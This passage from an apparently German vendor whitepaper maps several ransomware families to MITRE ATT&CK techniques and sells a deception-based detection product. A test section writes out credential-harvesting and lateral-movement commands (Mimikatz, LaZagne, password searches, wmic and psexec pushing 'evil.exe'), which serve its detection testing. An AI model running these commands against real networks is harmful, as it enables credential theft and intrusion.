Dridex / Quakbot	Cobalt Strike	Doppelpaymer

7.3.3 Analyse

Cobalt Strike [22]				
Fähigkeit	Typ	MITRE ATT&CK Technique	äquivalentes Tool	Cybersense
Cobalt Strike can query shared drives. [22]	3	T1135 – Network Share Discovery	Net	»
Cobalt Strike can perform port scans from an infected host. [22]	3	T1046 – Network Service Scanning	Advanced IP Scanner	»
Cobalt Strike uses the native Windows Network Enumeration APIs to interrogate and discover targets in a Windows Active Directory network. [22]	3	T1018 - Remote System Discovery	AdFind	»
Cobalt Strike can produce a sessions report from compromised hosts. [22]	3	T1049 - System Network Connections Discovery	netstat	–
Cobalt Strike can recover hashed passwords [22]	4	TT1003.002 - OS Credential Dumping: SAM	Mimikatz	»
Cobalt Strike can use Window admin shares (C$ and ADMIN$) for lateral movement. [22]	5	T1021.002 - Remote Services: SMB/ Windows Admin Shares	cmd	»
Cobalt Strike can SSH to a remote service. [22]	5	T1021.004 - Remote Services: SSH	ssh	»

7.3.4 Beispiel



Abbildung 4 - Quelle: Fireeye - Mandiant [17]

7.4 Egregor

7.4.1 Betroffene

- Randstand, Dezember 2020 [23]
- Crytek, Oktober 2020 [24]
- Ubisoft, Oktober 2020 [24]

7.4.1 Zuordnung

Ursnif / Zloader / Quakbot	Cobalt Strike	Egregor

7.3.3 Analyse

Cobalt Strike [22]				
Fähigkeit	Typ	MITRE ATT&CK Technique	äquivalentes Tool	Cybersense
Cobalt Strike can query shared drives. [22]	3	T1135 – Network Share Discovery	Net	»
Cobalt Strike can perform port scans from an infected host. [22]	3	T1046 – Network Service Scanning	Advanced IP Scanner	»
Cobalt Strike uses the native Windows Network Enumeration APIs to interrogate and discover targets in a Windows Active Directory network. [22]	3	T1018 - Remote System Discovery	AdFind	»
Cobalt Strike can produce a sessions report from compromised hosts. [22]	3	T1049 - System Network Connections Discovery	netstat	–
Cobalt Strike can recover hashed passwords [[22]	4	TT1003.002 - OS Credential Dumping: SAM	Mimikatz	»
Cobalt Strike can use Window admin shares (C$ and ADMIN$) for lateral movement. [22]	5	T1021.002 - Remote Services: SMB/ Windows Admin Shares	cmd	»
Cobalt Strike can SSH to a remote service. [22]	5	T1021.004 - Remote Services: SSH	ssh	»

7.4.4 Beispiel



Abbildung 5 - Quelle: Fireeye - Mandiant [25]

7.5 Clop

7.5.1 Betroffene

- Universität Masstricht, Dezember 2019 [26]
- Software AG, Oktober 2020 [27]

7.5.1 Zuordnung

TA505 (Get2,SDBbot,FlawedGrace,Azorult,TinyMet)	Clop

7.5.3 Analyse

TA505 (Get2,SDBbot,FlawedGrace,Azorult,TinyMet) [28]				
Fähigkeit	Typ	MITRE ATT&CK Technique	äquivalentes Tool	Cybersense
Scans the network to collect more information and discover vulnerable services. [28]	3	T1046 – Network Service Scanning	Advanced IP Scanner	»
Recon Microsoft Active Directory. [28]	3	T1018 - Remote System Discovery	AdFind	»
Recon Microsoft Active Directory. [28]	3	T1087.002 - Account Discovery: Domain Account	AdFind	»
Return all forest trusts for the current forest or a specified forest.	3	T1482 - Domain Trust Discovery	AdFind	—
Collection of credentials on compromised machines [28]	4	T1003, T1555, T1552	Mimikatz	»
Collection of credentials on compromised machines [28]	4	T1555 - Credentials from Password Stores	Lazagne	»
TA505 also often uses native Window tools such as WMIC and RDP to run its malware on new machines by using stolen credentials. [28]	5	T1047 - Windows Management Instrumentation	wmic	»
TA505 also often uses native Window tools such as WMIC and RDP to run its malware on new machines by using stolen credentials. [28]	5	T1021.001 - Remote Services: Remote Desktop Protocol	RDP	»

7.6 Conti

7.6.1 Betroffene

- TU-Berlin, Mai [29]
- Irisches Gesundheitssystem HSE, Mai 2021 [30]

7.6.2 Zuordnung

BazarLoader	Trickbot	Conti

7.6.3 Analyse

Trickbot [10] [31]				
Fähigkeit	Typ	MITRE ATT&CK Technique	äquivalentes Tool	Cybersense
TrickBot can enumerate computers and network devices. [10]	3	T1018 - Remote System Discovery	AdFind	»
Trickbot uses the network scanner module to map the victims' networks [11]	3	T1046 – Network Service Scanning	Advanced IP Scanner	»
TrickBot has the ability to capture Remote Desktop Protocol credentials by capturing the CredEnumerateA API. [10]	4	T1056.004 - Input Capture: Credential API Hooking	Lazagne	»
TrickBot can obtain passwords stored in files from several applications such as Outlook, Filezilla, OpenSSH, OpenVPN and WinSCP. Additionally, it searches for the .vnc.lnk affix to steal VNC credentials. [10]	4	T1552.001 - Unsecured Credentials: Credentials in Files	Lazagne	»
TrickBot has retrieved PuTTY credentials by querying the Software\SimonTatham\Putty\Sessions registry key. [10]	4	T1552.002 - Unsecured Credentials: Credentials in Registry	Lazagne	»

TrickBot can steal passwords from the KeePass open-source password manager. [10]	4	T1555 - Credentials from Password Stores	Lazagne	
TrickBot can obtain passwords stored in files from web browsers such as Chrome, Firefox, Internet Explorer, and Microsoft Edge, sometimes using esentutl. [10]	4	T1555.003 - Credentials from Password Stores: Credentials from Web Browers	Lazagne	
tabDll64 - Credential theft module (mimikatz) [12]	4	T1003, T1555, T1552	Mimikatz	
Some TrickBot modules spread the malware laterally across a network by abusing the SMB Protocol. [10]	5	T1570 - Lateral Tool Transfer	PsExec, cmd	

7.7 Darkside

7.7.1 Betroffene

- Colonial Pipeline, Mai 2021 [32]
- Versicherungskonzern Axa, Mai 2021 [33]

7.7.2 Zuordnung

Quakbot	Cobalt Strike	Darkside

7.7.3 Analyse

Cobalt Strike [34] [35]				
Fähigkeit	Typ	MITRE ATT&CK Technique	äquivalentes Tool	Cybersense
Cobalt Strike can query shared drives. [22]	3	T1135 – Network Share Discovery	Net	✓
Cobalt Strike can perform port scans from an infected host. [22]	3	T1046 – Network Service Scanning	Advanced IP Scanner	✓
Cobalt Strike uses the native Windows Network Enumeration APIs to interrogate and discover targets in a Windows Active Directory network. [22]	3	T1018 - Remote System Discovery	AdFind	✓
Cobalt Strike can produce a sessions report from compromised hosts. [22]	3	T1049 - System Network Connections Discovery	netstat	–
Cobalt Strike can recover hashed passwords [22]	4	TT1003.002 - OS Credential Dumping: SAM	Mimikatz	✓
Cobalt Strike can use Window admin shares (C$ and ADMIN$) for lateral movement. [22]	5	T1021.002 - Remote Services: SMB/ Windows Admin Shares	cmd	✓
Cobalt Strike can SSH to a remote service. [22]	5	T1021.004 - Remote Services: SSH	ssh	✓

7.7.4 Beispiel



Abbildung 6 - Quelle: Fireeye - Mandiant [35]

7.8 Defray777

7.8.1 Betroffene

- Krankenversicherer Mutuelle Nationale des Hospitaliers (MNH), Februar 2021 [36]
- Braasiliens Oberster Gerichtshof, November 2020 [37]

7.8.2 Zuordnung

Vatet / IcedID	Pyxie	Defray777 (aka RansomEXX)

7.8.3 Analyse

Pyxie [38] [39]				
Fähigkeit	Typ	MITRE ATT&CK Technique	äquivalentes Tool	Cybersense
Network Scanning [39]	3	T1046 – Network Service Scanning	Advanced IP Scanner	»
Enumerating the domain with Sharphound [39]	3	T1018 - Remote System Discovery	AdFind	»
SMB scan of computers identified by Sharphound [39]	3	T1135 - Network Share Discovery	Net	»
Keylogging [39]	4	T1056.001 - Input Capture: Keylogging	-	—
Credential harvesting [39]	4	T1552 – Unsecured Credential	Lazagne	»
Credential harvesting [39]	4	T1555 - Credentials from Password Stores	Lazagne	»
Runs Mimikatz in memory. Collects passwords with Lazagne. Collects LogMeIn data Collects Citrix data Collects KeePass safes [39]	4	T1003, T1555, T1552	Lazagne , Mimikatz	»

Fileless Lateral Movement [40]	5	T1047 - Windows Management Instrumentation	wmic	
Fileless Lateral Movement [40]	5	T1570 - Lateral Tool Transfer	PsExec	
SSH to a remote service. [41]	5	T1021.004 - Remote Services: SSH	ssh	

7.9 Nefilim

7.9.1 Betroffene

- Verlagsgruppe Madsack, April 2021 [42]
- Australischer Internet Service Provider TPG, Mai 2021 [43]

7.9.2 Zuordnung

Nefilim

7.9.3 Analyse

Pyxie [38] [39]				
Fähigkeit	Typ	MITRE ATT&CK Technique	äquivalentes Tool	Cybersense
Network Scanning [47]	3	T1046 – Network Service Scanning	Advanced IP Scanner	»
Enumerating the domain with AdFind, BloodHound [44]	3	T1018 - Remote System Discovery	AdFind	»
SMBTool [44]	3	T1135 - Network Share Discovery	Net	»
Mimikatz, LaZagne, and NirSoft's NetPass [45]	4	T1003, T1555, T1552	Lazagne , Mimikatz	»
Cobalt Strike can use Window admin shares (C$ and ADMIN$) for lateral movement. [44]	5	T1021.002 - Remote Services: SMB/ Windows Admin Shares	cmd	»
Cobalt Strike can SSH to a remote service. [[44]	5	T1021.004 - Remote Services: SSH	ssh	»

7.9.4 Beispiel



Abbildung 7 - Quelle: Trend Micro [44]

8 MITRE ATT&CK Technique Tests

8.1 Stufe 3 – Ausforschung

Fähigkeit	äquivalentes Tool	Ransomware-Variante	Cybersense
T1049 - System Network Connections Discovery	netstat	REvil / Sodinokibi, Egregor, Darkside	»

```
netstat -anop tcp
arp -a
```

T1018 - Remote System Discovery	AdFind , Bloodhound	REvil / Sodinokibi, Egregor, Clop, Trickbot, Darkside, Defray777, Nefilim	»

```
adfind -f objectcategory=computer -csv name cn OperatingSystem dNSHostName
description > computer.txt

Sharphound.exe

Invoke-AzureHound
```

T1087.002 - Account Discovery: Domain Account	AdFind, Bloodhound	Clop	»

```
adfind -default -f
„(&(|(&(objectCategory=person)(objectClass=user))(objectCategory=group))
(adminCount =1))“ -dn

adfind.exe –f
„(&(ServicePrincipalName=*)(objectCategory=person)(objectClass=user)
(adminCount=1)) „

Sharphound.exe

Invoke-AzureHound
```

T1482 - Domain Trust Discovery	AdFind	Clop	

```
adfind -gcb -sc trustdmp
```

T1046 – Network Service Scanning	Advanced IP Scanner	REvil / Sodinokibi, Egregor, Clop, Trickbot, Darkside, Defray777, Nefilim	

T1135 - Network Share Discovery	Net ,Advanced IP Scanner	REvil / Sodinokibi, Egregor, Darkside, Defray777, Nefilim	

```
net view \\<remotesystem>
```

8.2 Stufe 4 – Rechte erhöhen und Credential Harvesting

Fähigkeit	äquivalentes Tool	Ransomware-Variante	Cybersense
T1003, T1555, T1552	Mimikatz	REvil / Sodinokibi, Egregor, Clop, Trickbot, Darkside, Defray777, Nefilim	»

```
log C:\mimi.txt
vault::list
vault::cred
privilege::debug
sekurlsa::logonpasswords
```

T1056.004 - Input Capture: Credential API Hooking	Lazagne	Trickbot	»
T1555 - Credentials from Password Stores	Lazagne	Clop, Trickbot, Defray777	»

```
laZagne.exe all
```

T1552.001 - Unsecured Credentials: Credentials in Files	findstr, gp3finder	Trickbot, Defray777	»

```
C:\Users\<user>\AppData\Roaming
\\<domain>\netlogon
findstr /psim „pass“ *.txt *.xml *.xls *.xlsx
findstr /si „user pass“ *.txt *.xml *.xls *.xlsx
findstr /psim „pass“ C:\Users\<user>\AppData\Roaming\*.xml
findstr /psim „pass“ C:\Users\<user>\AppData\Roaming\*.txt
certutil -decode encodedInputFileName decodedOutputFileName
```

T1552.002 - Unsecured Credentials: Credentials in Registry	Lazagne, reg	Trickbot, Defray777	

```
reg query HKCU /f password /t REG_SZ /s
```

T1552.004 - Unsecured Credentials: Private Keys	Mimikatz / find	REvil / Sodinokibi	

```
dir /a /s /b C:\Users\<user>\*.ppk
dir /a /s /b C:\Users\<user>\*.pem

forfiles /P C:\Users\<user> /s /m *ssh* -c „cmd /c echo @isdir @fdate @ftime
@relpath @path @fsize“
```

T1552.006 - Unsecured Credentials: Group Policy Preferences	PowerSploit oder findstr mit gp3finder.exe	REvil / Sodinokibi	

```
findstr /S /I cpassword \\cybersense.ad\sysvol\cybersense.ad\policies\*.xml

gp3finder_v5.0.exe -D <CPASSWORD>
```

8.3 Stufe 5 – Ausbreitung

Fähigkeit	äquivalentes Tool	Ransomware-Variante	Cybersense
T1047 - Windows Management Instrumentation	wmic	Clop, Defray777	

```
wmic /node:<IP> netlogin get Name,numberoflogons
wmic /node:<IP> /user:domain\user /password:password process list brief
wmic /node:<IP> /user:domain\user /password:password process call create
\\<smbIP>\share\evil.exe
wmic /node:<IP> /user:cybersense\user /password:xx process call create „calc.exe“
```

T1570 - Lateral Tool Transfer	PsExec, cmd	Trickbot, Defray777	

```
psexec /accepteula \\<IP> -u Domain\user -p password -c -f \\<smbIP>\share\file.exe

psexec /accepteula \\<IP> -u Domain\user -p password -c -f „calc.exe“
```

T1021.001 - Remote Services: Remote Desktop Protocol	RDP	Clop	

```
mstsc /v:xxx.xxx.xxx.xxx /admin
```

T1021.002 - Remote Services: SMB/ Windows Admin Shares	cmd	REvil / Sodinokibi, Egregor, Darkside, Nefilim	

```
net view \\<remotesystem>
dir \\<remotesystem>\c$
dir \\<remotesystem>\DeploymentShare$
copy evil.exe \\<remotesystem>\DeploymentShare$
```

T1021.004 - Remote Services: SSH	ssh	REvil / Sodinokibi, Egregor, Darkside,Defray777, Nefilim	

9 Fazit

Die Tests und Analysen zeigen überzeugend, wie sehr Cybersense Deception dazu geeignet ist, Einbrüche in Unternehmensnetzwerke frühzeitig aufzudecken und die Ziele der Angreifer zu vereiteln.

In den entscheidenden Phasen eines Angriffs muss sich der Angreifer unvermeidlich Techniken bedienen, die über den Ansatz von Cybersense Deception beeinflusst und letztlich detektiert werden können.

Gleichzeitig ist die Alarmrate um Größenordnungen niedriger als bei anderen Ansätzen zur Einbruchserkennung. Die Kombination aus Managed Service und wenigen, aussagekräftigen Alarmen ermöglicht rasche, vollständige Aufklärung der Ereignisse bei niedrigem personellem Aufwand und jederzeit verfügbarem Expertenwissen.

10 Literaturverzeichnis

[1] Bundesamt für Sicherheit in der Informationstechnik (BSI), „Die Lage der IT-Sicherheit in Deutschland 2020," 2020. [Online]. Available: https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Lageberichte/Lagebericht2020.pdf?__blob=publicationFile&v=2.

[2] Bundesamt für Sicherheit in der Informationstechnik (BSI), „Ransomware Bedrohungslage, Prävention & Reaktion 2021," 2021. [Online]. Available: https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Cyber-Sicherheit/Themen/Ransomware.pdf?__blob=publicationFile&v=2.

[3] Fraunhofer, „Malpedia - FriedEx," 2021. [Online]. Available: https://malpedia.caad.fkie.fraunhofer.de/details/win.friedex

[4] CronUp Ciberseguridad SpA, „De Malware a Ransomware," 2021. [Online]. Available: https://www.cronup.com/de-ataque-con-malware-a-incidente-de-ransomware/.

[5] Bleeping Computer, „Ryuk ransomware hits 700 Spanish government labor agency offices," 2021. [Online]. Available: https://www.bleepingcomputer.com/news/security/ryuk-ransomware-hits-700-spanish-government-labor-agency-offices/.

[6] Heise Medien, „Ryuk-Angriff auf französischen IT-Dienstleister," 2020. [Online]. Available: https://www.heise.de/news/Ryuk-Angriff-auf-franzoesischen-IT-Dienstleister-Einfallstor-Zerologon-Luecke-4938105.html.

[7] Bleeping Computer, „Universal Health Services lost $67 million due to Ryuk ransomware attack," 2021. [Online]. Available: https://www.bleepingcomputer.com/news/security/universal-health-services-lost-67-million-due-to-ryuk-ransomware-attack/.

[8] Heise Medien, „Sicherheitsvorfall beim Sicherheitsdienst: Ransomware „Ryuk" befällt Prosegur," 2019. [Online]. Available: https://www.heise.de/newsticker/meldung/Sicherheitsvorfall-beim-Sicherheitsdienst-Ransomware-Ryuk-befaellt-Prosegur-4598361.html.

[9] CrowdStrike, „Big Game Hunting with Ryuk: Another Lucrative Targeted Ransomware," 2019. [Online]. Available: https://www.crowdstrike.com/blog/big-game-hunting-with-ryuk-another-lucrative-targeted-ransomware/.

[10] Cybersecurity and Infrastructure Security Agency (CISA), „Alert (AA21-076A) - TrickBot Malware," 2021. [Online]. Available: https://us-cert.cisa.gov/ncas/alerts/aa21-076a.

[11] Kryptos Logic, „Trickbot masrv Module," 2021. [Online]. Available: https://www.kryptoslogic.com/blog/2021/02/trickbot-masrv-module/.

[12] SentinelOne, „Trickbot Update: Brief Analysis of a Recent Trickbot Payload," 2019. [Online]. Available: https://labs.sentinelone.com/trickbot-update-brief-analysis-of-a-recent-trickbot-payload/.

[13] Trend Micro, „Trickbot Adds Credential-Grabbing Capabilities," 2019. [Online]. Available: https://www.trendmicro.com/en_us/research/19/b/trickbot-adds-remote-application-credential-grabbing-capabilities-to-its-repertoire.html.

[14] Bleeping Computer, „REvil gang tries to extort Apple, threatens to sell stolen blueprints," 2021. [Online]. Available: https://www.bleepingcomputer.com/news/security/revil-gang-tries-to-extort-apple-threatens-to-sell-stolen-blueprints/.

[15] Bleeping Computer, „Computer giant Acer hit by $50 million ransomware attack," 2021. [Online]. Available: https://www.bleepingcomputer.com/news/security/computer-giant-acer-hit-by-50-million-ransomware-attack/.

[16] Bleeping Computer, „Sodinokibi Ransomware Threatens to Publish Data of Automotive Group," 2020. [Online]. Available: https://www.bleepingcomputer.com/news/security/sodinokibi-ransomware-threatens-to-publish-data-of-automotive-group/.

[17] Mandiant, „The Evolving Maturity in Ransomware Operations," 2020. [Online]. Available: https://i.blackhat.com/eu-20/Wednesday/eu-20-Clarke-Its-Not-FINished-The-Evolving-Maturity-In-Ransomware-Operations.pdf.

[18] Bleeping Computer, „Foxconn electronics giant hit by ransomware, $34 million ransom," [Online]. Available: https://www.bleepingcomputer.com/news/security/foxconn-electronics-giant-hit-by-ransomware-34-million-ransom/.

[19] Heise Medien, „Trojaner-Angriff: Ransomware legt Funke Mediengruppe lahm," 2020. [Online]. Available: https://www.heise.de/news/Trojaner-Angriff-Ransomware-legt-Funke-Mediengruppe-lahm-4998302.html.

[20] Heise Medien, „Uniklinik Düsseldorf: Ransomware „DoppelPaymer“ soll hinter dem Angriff stecken,“ 2020. [Online]. Available: https://www.heise.de/news/Uniklinik-Duesseldorf-Ransomware-DoppelPaymer-soll-hinter-dem-Angriff-stecken-4908608.html.

[21] AGENCE NATIONALE DE LA SÉCURITÉ DES SYSTÈMES D'INFORMATION, „THE MALWARE DRIDEX: ORIGINS AND USES,“ 2020.[Online]. Available: https://www.cert.ssi.gouv.fr/uploads/CERTFR-2020-CTI-008.pdf.

[22] MITRE ATT&CK, „Software - Cobalt Strike,“ 2021. [Online]. Available: https://attack.mitre.org/software/S0154/.

[23] Heise Medien, „Ransomware: Cyberangriff auf Zeitarbeitsfirma Randstad,“ [Online]. Available: https://www.heise.de/news/Ransomware-Cyberangriff-auf-Zeitarbeitsfirma-Randstad-4981249.html.

[24] ZDNet, „ Ransomware-Bande erpresst Ubisoft und Crytek,“ 2020. [Online]. Available: https://www.zdnet.de/88388411/ransomware-bande-erpresst-ubisoft-und-crytek/.

[25] Morphisec, „AN ANALYSIS OF THE EGREGOR RANSOMWARE,“ 2021. [Online]. Available: https://www.morphisec.com/hubfs/eBooks_and_Whitepapers/EGREGOR%20REPORT%20WEB%20FINAL.pdf.

[26] Bleeping Computer, „TA505 Hackers Behind Maastricht University Ransomware Attack,“ 2020. [Online]. Available: https://www.bleepingcomputer.com/news/security/ta505-hackers-behind-maastricht-university-ransomware-attack/.

[27] Bleeping Computer, „Software AG IT giant hit with $23 million ransom by Clop ransomware,“ 2020. [Online]. Available: https://www.bleepingcomputer.com/news/security/software-ag-it-giant-hit-with-23-million-ransom-by-clop-ransomware/.

[28] AGENCE NATIONALE DE LA SÉCURITÉ DES SYSTÈMES D'INFORMATION, „DEVELOPMENT OF THE ACTIVITY OF THE TA505 CYBERCRIMINAL GROUP,“ 2020. [Online]. Available: https://www.cert.ssi.gouv.fr/uploads/CERTFR-2020-CTI-009.pdf.

[29] Heise Medien, „Cyberangriff: TU Berlin rechnet mit monatelangen IT-Einschränkungen,“ 2021. [Online]. Available: https://www.heise.de/news/Cyberangriff-TU-Berlin-rechnet-mit-monatelangen-IT-Einschraenkungen-6061688.html.

[30] Heise Medien, „Cybercrime: Angriff auf irisches Gesundheitssystem mit „Conti“-Ransomware,“ 2021. [Online]. Available: https://www.heise.de/news/Cybercrime-Angriff-auf-irisches-Gesundheitssystem-mit-Conti-Ransomware-6048713.html.

